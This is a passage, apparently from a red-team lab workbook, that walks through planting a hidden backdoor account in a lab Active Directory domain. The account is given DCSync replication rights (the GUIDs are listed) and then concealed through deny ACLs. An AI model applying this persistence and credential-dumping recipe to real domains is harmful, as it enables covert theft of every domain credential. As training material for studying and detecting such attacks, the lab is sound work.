


Please provide the following details for our new user:


- First name: `Sec699`
- Last name: `Backdoor`
- Full name: `SEC699.Backdoor`
- User logon name: `SEC699.Backdoor`



In the next screen, please set the password `Test123!!` and untick any of the selection boxes:



Finally, click `Next` and `Finish` to finish creating the new user. Your Active Directory Users and Computers window should look like this:



Step 4: Providing DCSync privileges through the principal


We, of course, want to give this new user some interesting privileges... How about replication privileges to allow DCSync credential dumping? You may remember that the following privileges are required:

- DSReplication-Get-Changes (GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
- DS-Replication-GetChanges-All (GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)

This is a change we need to make on the domain object (`sec699-20.lab`), where we have to provide these privileges to our backdoor user as the principal (`SEC699.Backdoor`).


We can either do this using the command line (e.g. using the `Add-DomainObjectAcl` cmdlet in PowerView or SharpView), or we can directly adapt these settings in the AD Users and Computers view (which we have opened now anyhow). Let's make the changes in the GUI.


As a first step, right-click the `sec699-20.lab` item and select `Properties`. In the overall Properties view, open the `Security` tab and click `Advanced`. This should present you with the following view:



Please click `Add` to create a new entry. In the `Permission Entry`, please configure the following settings:

- Principal: `SEC699.Backdoor`
- Permissions: Check the `Replicating Directory Changes` and `Replicating Directory Changes All` boxes






Once you've probably configured the Entry, please click `OK` and `Apply` and return to the general `Active Directory Users and Computers` view.

Step 5: Hiding the User and OU


Excellent! Our SEC699.Backdoor user should now have DCSync privileges, which we will test in a later stage of this lab.

That being said, the user is pretty visible in Active Directory, as he's just listed in the `SEC699 Backdoor` OU. Let's do something about that!

Please double-click the `SEC699.Backdoor` user entry and select the `Security` tab. Here we'll make a first change: We'll configure an explicit `Full Control Deny` for `Everyone`:

